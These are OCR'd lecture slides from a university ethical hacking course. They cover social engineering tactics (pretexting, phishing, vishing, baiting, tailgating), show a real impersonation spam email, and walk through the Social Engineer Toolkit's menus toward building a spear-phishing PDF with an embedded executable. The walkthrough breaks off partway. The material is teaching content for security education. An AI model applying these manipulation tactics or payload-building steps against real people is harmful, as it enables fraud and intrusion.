



# INTRO TO ETHICAL HACKING

MIS 5211.701

Week 7

https://community.mis.temple.edu/mis5211sec701fall2020/

1




## Tonight's Plan

- Social Engineering
- Social Engineering Toolkit
- Encryption
- Encoding
- Next Week

MIS 5211.701 2

2




## Social Engineering

- Definition
  - Getting people to do what you want
- Alternatively
  - Psychological manipulation of people into performing actions or divulging confidential information.  - wikipedia.org
  - Or
  - Social engineering exploits people's emotions and their desire to help others – malware.wikia.com

MIS 5211.701 5

5




## Attitude

- Confidence
  - Act like you belong there
- Friendliness
  - Make people want to help you
- Appearance
  - Dress for the part

MIS 5211.701 6

6




## Categories

- Can take a number of forms
  - Pretexting
  - Phishing
  - Spear Phishing
  - Vishing
  - Tailgating
  - Quid Pro Quo
  - Baiting
  - Diversion Theft

MIS 5211.701 7

7



## Pretexting

- Inventing a scenario
  - Do some recon
    - Speak the language
    - Impersonate someone who should be there
    - Give information outsider would not have
      - Legitimate name of supervisor or department
      - Reference correct office location
      - Project name or internal initiative
    - Pretend to be police, FBI, TSA, or Homeland Security
      - Note: this is a crime all by itself

MIS 5211.701 8


8

## Phishing

- Email
  - Again, starts with Recon
  - Send legitimate looking email
  - Request verification of information and warn of consequences for non-compliance
  - Link to fraudulent web site
    - Note: Larger organizations pay for monitoring services to catch this

9

## Meet Your Dean?



[External] Spam ×

Chair Department <chair.department.00@my.com>
to William.Bailey

Sun, Sep 13, 10:08 AM


**Why is this message in spam?** It is similar to messages that were identified as spam in the past.

Available cell phone number?

Best  Regards,

Ronald Anderson
Office of the Dean
Dean

Temple University



**Meet the Dean**

Ronald Anderson is the dean of the Fox School of Business and the School of Sport, Tourism and Hospitality Management. His background includes a career in domestic and international business, followed by academic experience, including at American University. In his previous role as chair of the Department of Finance, he oversaw the largest department in the Fox School and one of the largest at Temple, with more than 1,400 students across all programs.

**Ronald Anderson**
Dean, Deans Office
Email: tue87326@temple.edu
Phone: 215.204.1836

Learn more about Dean Ron Anderson.


He is a leading expert in internal control systems, corporate governance and executive compensation. He has received numerous research and teaching excellence awards during his academic career while directing undergraduate- and graduate-level courses in international finance, financial strategy and corporate valuation. His research has been published in leading journals such as the Journal of Finance, the Journal of Financial Economics and the Journal of Accounting and Economics.

10

## Spear Phishing

- Similar to phishing, but much more targeted
  - Heavy recon
  - Identify just the right target or targets
    - Executive
    - IT Admins
    - Accounts payable
  - Create content very specific to Target(s)

11




## Phishing and Spear Phishing

- Often used to deliver malware
  - Tempting attachments:
    - New bonus plan
    - Layoff list
    - Memorial notice for recently passed employee
  - Web sites that deliver promised content
    - But infect browser

MIS 5211.701 12

12




## Vishing

- Similar to phishing, but by phone or fraudulent IVR
- VOIP can be used to falsify  source phone number (Caller ID Spoofing)
- Swatting – Initiating a police raid

MIS 5211.701 13

13




## Tailgating

- May or May Not be Social Engineering
  - People feel a need to “Hold the door”
  - Especially problematic in the south eastern US
- Even man traps and roto-gates can be gotten around
  - Show up with large packages or boxes
  - Ask security for help

MIS 5211.701 14


14



## Quid Pro Quo

- Call into company claiming to be Tech Support
  - May take a number of calls
  - Eventually you will hit someone that actually called for support
    - Help them (Sort of)
    - They'll follow your directions
      - Type commands
      - Download software
      - Provide data


15



## Baiting

- Spread USBs around parking lots
- Mail official looking CDs
- Send a token desk toy (with WiFi repeater installed)
- Replacement mouse (with malware preloaded)
- MP3 player


16



## Diversion Theft

- Fake ATM
- Intercept delivery man
- "Borrow" a FedEx or UPS truck and make a pickup

17




## Dumpster Diving

- More of a recon technique then actual Social Engineering
- Gold Standards of Dumpster Diving
  - Yellow Sticky
  - Hand written notes

MIS 5211.701 18

18




## Note on "Hands On"

- The tools covered (Kali, nmap, and Metasploit) along with what will be covered (WebGoat with Interception proxy) allow each student to work through all examples and many more in a safe environment within VMWare
- This gives you the best chance of getting comfortable with these tools
- To get the best value out of the material you need to "play" with them, try things, see what works and what doesn't.

MIS 5211.701 20

20




## Social Engineer Toolkit

- Social Engineering Toolkit or SET was developed by the same group that built Metasploit
- SET provides a suite of tools specifically for performing social engineering attacks including:
  - Spear Phishing
  - Infectious Media
  - And More
- It is pre-installed on Kali

21

21


## Finding SET in Kali



22

## Exploring SET

- Many feature of SET are turned off by default
- To activate desired feature you will need to manually edit the set_config file found under /usr/share/set/config
- To Launch: Kali Linux -> Exploitation Tools -> Social Engineering Toolkit -> setoolkit
- The first time you launch SET you will see this:




```
The Social-Engineer Toolkit is designed purely for good and not evil. If you are
 planning on using this tool for malicious purposes that are not authorized by t
he company you are performing assessments for, you are violating the terms of se
rvice and license of this toolset. By hitting yes (only one time), you agree to
the terms of service and that you will only use this tool for lawful purposes on
ly.

Do you agree to the terms of service [y/n]: y
```

23


## Updating SET

- To get the latest update of set, enter the following from a terminal in Kali:



```
root@testkali:~# rm -rf /usr/share/set/ && git clone https://github.com/trusteds
ec/social-engineer-toolkit/ /usr/share/set
```

- This removes all files and folder associated with SET and replaces them with a fresh copy. Executed correctly should give the following:




```
Cloning into '/usr/share/set'...
remote: Counting objects: 60217, done.
remote: Compressing objects: 100% (189/189), done.
remote: Total 60217 (delta 104), reused 0 (delta 0)
Receiving objects: 100% (60217/60217), 110.72 MiB | 1.40 MiB/s, done.
Resolving deltas: 100% (38805/38805), done.
root@testkali:~# 
```

24

## More on Updating

- You can also get “bleeding Edge” updates with the following




```
root@testkali:~# echo deb http://repo.kali.org/kali kali-bleeding-edge main >> /
etc/apt/source.list
root@testkali:~# apt-get update && apt-get upgrade
```

- Note: This may cause some instabilities and may force you to “Troubleshoot” some of the software.  Hint: Take a snapshot first.

25

## Initial Options

- If you have not edited the set_config file you will see the following options:




```
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

26

## Drilling Down

- Under “Social-Engineering Attacks”




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 
```

27

## Drilling Down

- Under “Fast-Track Penetration Testing “




```
Welcome to the Social-Engineer Toolkit - Fast-Track Penetration Testing platform
. These attack vectors
have a series of exploits and automation aspects to assist in the art of penetra
tion testing. SET
now incorporates the attack vectors leveraged in Fast-Track. All of these attack
 vectors have been
completely rewritten and customized from scratch as to improve functionality and
 capabilities.

   1) Microsoft SQL Bruter
   2) Custom Exploits
   3) SCCM Attack Vector
   4) Dell DRAC/Chassis Default Checker
   5) RID_ENUM - User Enumeration Attack
   6) PSEXEC Powershell Injection

  99) Return to Main Menu

set:fasttrack>
```

28

## Drilling Down

- Under “Third Party Modules




```
  [-] Social-Engineer Toolkit Third Party Modules menu.
  [-] Please read the readme/modules.txt for information on how to create your o
wn modules.

  1.  RATTE (Remote Administration Tool Tommy Edition) Create Payload only. Read
 the readme/RATTE-Readme.txt first
  2.  RATTE Java Applet Attack (Remote Administration Tool Tommy Edition) - Read
 the readme/RATTE_README.txt first

  99. Return to the previous menu

set:modules>
```

29


## Walk Through of Attack

- We will start back at the main menu for SET



```
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

30




## Walk Through of Attack

- Select Option 1 for Spear-Phishing

```
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 1
```

31

31




## Walk Through of Attack

- Select Option 1 for a Mass Email Attack

```
  10) Third Party Modules

  99) Return back to the main menu.

set> 1

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OF
F
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>1
```

32

32




## Walk Through of Attack

- Select Option 12 for PDF embedded EXE

```
   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   6) Adobe Flash Player "Button" Remote Code Execution
   7) Adobe CoolType SING Table "uniqueName" Overflow
   8) Adobe Flash Player "newfunction" Invalid Pointer Use
   9) Adobe Collab.collectEmailInfo Buffer Overflow
  10) Adobe Collab.getIcon Buffer Overflow
  11) Adobe JBIG2Decode Memory Corruption Exploit
  12) Adobe PDF Embedded EXE Social Engineering
  13) Adobe util.printf() Buffer Overflow
  14) Custom EXE to VBA (sent via RAR) (RAR required)
  15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  16) Adobe PDF Embedded EXE Social Engineering (NOJS)
  17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  18) Apple QuickTime PICT PnSize Buffer Overflow
  19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  20) Adobe Reader u3D Memory Corruption Vulnerability
  21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>12
```

33

33




## Walk Through of Attack

- Select Option 2 for Built-in PDF

```
   9) Adobe Collab.collectEmailInfo Buffer Overflow
  10) Adobe Collab.getIcon Buffer Overflow
  11) Adobe JBIG2Decode Memory Corruption Exploit
